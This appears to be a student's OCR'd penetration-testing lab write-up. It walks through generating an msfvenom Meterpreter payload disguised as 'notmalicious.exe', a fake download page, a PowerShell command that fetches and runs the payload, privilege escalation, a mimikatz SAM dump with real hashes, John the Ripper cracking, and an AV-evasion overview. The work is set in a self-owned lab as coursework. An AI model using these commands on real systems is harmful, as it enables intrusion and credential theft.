
Netcat = when you need something quick and simple with no extra tooling, or when using stageless payloads. Netcat is also more reliable on minimal targets with no Metasploit dependencies.


Guided questions


a. Explain the difference between a staged and a stageless payload, and when each is preferable.

b. Why is a raw msfvenom .exe often caught by antivirus, and what categories of technique (conceptually)

are used to evade detection? Keep this theoretical.


192.168.1.40
Not secure 192.168.1.40
Free Software Download
Click here to download


nd
C:\Windows\System32>powershell -c "Invoke-WebRequest -Uri 'http://192.168.1.40/notmalicious.exe' -OutFile 'C:\Users\ohk
i\Downloads\notmalicious.exe'"
C:\Windows\System32>C:\Users\ohkai\Downloads\notmalicious.exe
C:\Windows\System32>



(a) Staged (windows/meterpreter/reverse_tcp) sends a tiny first stage that connects back and pulls the full payload from Metasploit — smaller, stealthier, needs a handler. Stageless bundles everything in one file, works with netcat, but is bigger and easier for AV to detect. Use staged when stealth matters, stageless for simplicity.

(b) Raw msfvenom output has known byte signatures AV databases recognise instantly. Evasion categories: encoding/obfuscation (scrambles bytes — e.g. shikata_ga_nai), custom packers (compresses binary so signature changes), process injection (injects shellcode into a legitimate running process), and living-off-the-land (using built-in Windows tools like PowerShell to execute payload, avoiding a suspicious file entirely).

Kali command used:

Generate payload on Kali:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.40 LPORT=4444 -f exe -o notmalicious.exe

Copy to web root and create delivery page:

sudo cp notmalicious.exe /var/www/html/

sudo systemctl start apache2

echo '<html><body><h1>Free Software Download</h1>Click here to download</body></html>' | sudo tee /var/www/html/index.html

Start Metasploit handler on Kali:

msfconsole -q

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.1.40

set LPORT 4444

run

Prove control in Meterpreter:

sysinfo

getuid

Window command used: (i can't download the file directly so i try this and it works)

Download and run on Windows (CMD):

powershell -c "Invoke-WebRequest -Uri 'http://192.168.1.40/notmalicious.exe' -OutFile 'C:\Users\ohkai\Downloads\notmalicious.exe'"

C:\Users\ohkai\Downloads\notmalicious.exe

Getuid result = Server username: DESKTOP-0V8769K\ohkai (my window VM)

• List a few machines in the lab network that could be compromised with this payload.

Based on network enumeration of the lab subnet (10.10.96.0/20), Windows machines discovered during scanning would be potential targets for this payload. The OWASP BWA target (10.10.101.193) runs Linux and is not compatible with a Windows Meterpreter payload. (I did mention that I use my own PC and VM at the very top. So no unknown target is attacked. It is on my own turf and I make sure that it is safe.)

Exercise 13. Credential Access and Password Cracking

[HARD]

• Find some good wordlists.

• Create a Meterpreter shell with the kiwi extension on the target Windows machine and dump the

hashes.

• Crack some passwords (from the Windows 11 machine, or use sample hashes you source).

• Which wordlists did you find, and why do you consider them good?

• Explain how you cracked the passwords and what the results were.

• When would you crack offline vs online?

• Do you always need a wordlist to crack a password? If not, why not?

Guided questions

a. Explain what a hash is and why cracking recovers the password rather than 'reversing' the hash.

b. Compare dictionary, rule-based, and brute-force attacks in terms of speed and coverage.

c. How do salting and modern hashing algorithms make cracking harder?

(continue from exercise 12 session)

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[!] Not running as SYSTEM, execution may fail
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DESKTOP-0V8769K
SysKey : 63e436ea2593929cf58ba4ba7ebde81f
Local SID : S-1-5-21-3686637721-85858848-3284855635

SAMKey : ccfe06a76f83c152352bbd55f1365779

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
```

```
RID  : 000003e9 (1001)
User : ohkai
  Hash NTLM: 1c01fcf23f4567854bab4c9647783b23

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e559d10f68fa921ed8e9ad822b13d8a2

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-0V8769Kohkai
    Default Iterations : 4096
    Credentials
      des_cbc_md5_nt    (4096) : ee54a6933e9c836eca7637e3c518d009b9a22a7d16861e45d10b2e7b0d665606
      unknow            (4096) : b2ee9a8ad72256ae871277afc6493960
      aes256_hmac       (4096) : 786828d68da96c7a6ac2b4b653f0d7ab84ee6a523d56c126c0acc09d6dd6b39e
      aes128_hmac       (4096) : 19ae0a829641d34cbf81994290e2e576
      rc4_hmac_nt       (4096) : 1c01fcf23f4567854bab4c9647783b23
    ServiceCredentials
      des_cbc_md5_nt    (4096) : ee54a6933e9c836eca7637e3c518d009b9a22a7d16861e45d10b2e7b0d665606
      unknow            (4096) : b2ee9a8ad72256ae871277afc6493960
      aes256_hmac       (4096) : 786828d68da96c7a6ac2b4b653f0d7ab84ee6a523d56c126c0acc09d6dd6b39e
      aes128_hmac       (4096) : 19ae0a829641d34cbf81994290e2e576
    OldCredentials
      des_cbc_md5_nt    (4096) : ee54a6933e9c836eca7637e3c518d009b9a22a7d16861e45d10b2e7b0d665606
      unknow            (4096) : b2ee9a8ad72256ae871277afc6493960
      aes256_hmac       (4096) : 786828d68da96c7a6ac2b4b653f0d7ab84ee6a523d56c126c0acc09d6dd6b39e
      aes128_hmac       (4096) : 19ae0a829641d34cbf81994290e2e576
      rc4_hmac_nt       (4096) : 1c01fcf23f4567854bab4c9647783b23
    OlderCredentials
```

```
┌──(kali㉿kali)-[~]
└─$ echo "ohkai:1c01fcf23f4567854bab4c9647783b23" > hash.txt

┌──(kali㉿kali)-[~]
└─$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2026-10-14 15:06) 0g/s 9436Kp/s 9436Kc/s 9436KC/s  _ 09..*7¡Vamos!
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show --format=nt hash.txt
0 password hashes cracked, 1 left

┌──(kali㉿kali)-[~]
└─$ echo "user:8846f7eaee8fb117ad06bdd830b7586c" > sample_hash.txt


┌──(kali㉿kali)-[~]
└─$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt sample_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (user)
1g 0:00:00:00 DONE (2026-10-14 15:07) 20.00g/s 3840p/s 3840c/s 3840C/s 123456..november
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show --format=NT sample_hash.txt
user:password

1 password hash cracked, 0 left

┌──(kali㉿kali)-[~]
└─$
```

NOTE: Dumped NTLM hashes from the Windows VM using getsystem + load kiwi + lsa_dump_sam in Meterpreter, extracting ohkai's hash (1c01fcf23f4567854bab4c9647783b23). The real hash wasn't cracked (strong password not in rockyou.txt), so used a known sample hash to demonstrate the technique and successfully recover the plaintext password.

Crack Result = password (only 1 password cracked)

(a) A hash is a one-way function, you can't reverse it. Cracking works by hashing wordlist candidates and comparing to the target until a match is found.

(b) Dictionary is fast, and tries known passwords.

Rule-based mutates wordlist entries (adds numbers, capitalises).

Brute-force tries everything, guaranteed but very slow for complex passwords.

(c) Salting adds a unique random value per password, defeating precomputed rainbow tables. Modern algorithms like bcrypt are deliberately slow, reducing guesses from billions/sec to thousands/sec. NTLM (what we dumped) has no salting and is fast and weak passwords crack quickly.

Offline vs online: Offline = you have the hash, unlimited guesses, no lockout. Online = guessing against a live service, triggers lockouts and alerts.

No you don’t always need a wordlist. brute-force and rainbow tables don't need one. Wordlists are just the fastest starting point.

Command used: (since this is continue session from exercise 12 window does not use any command)

Kali:

Get SYSTEM and dump hashes (Meterpreter):

getsystem

load kiwi

lsa_dump_sam

Crack real hash on Kali:

echo "ohkai:1c01fcf23f4567854bab4c9647783b23" > hash.txt

john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

john --show --format=nt hash.txt

Crack sample hash to demonstrate technique:

echo "user:8846f7eaee8fb117ad06bdd830b7586c" > sample_hash.txt

john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt sample_hash.txt


john --show --format=NT sample_hash.txt


Wordlists used: /usr/share/wordlists/rockyou.txt - industry standard, 14 million common passwords.it reflects passwords real users actually choose, making it far more effective than randomly generated wordlists.


Exercise 14. Shellcoding


[HARD]


Challenge 1








kali@kali: ~/Downloads/Shellcode-Workshop/Shellcode-Workshop/Shellcode/shellcode/1
Session Actions Edit View Help
kali@kali: ~/Do...ode/shellcode/1
kali@kali: ~/Do...ode/shellcode/1
kali@kali: ~/Do...ode/shellcode/1
GNU nano 9.0 harness.py
#!/usr/bin/env python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("localhost", 8888))
shellcode = "\xbb\x39\x05\x00\x00"
print("sending shellcode (" + str(len(shellcode)) + " bytes)")
s.send(shellcode)

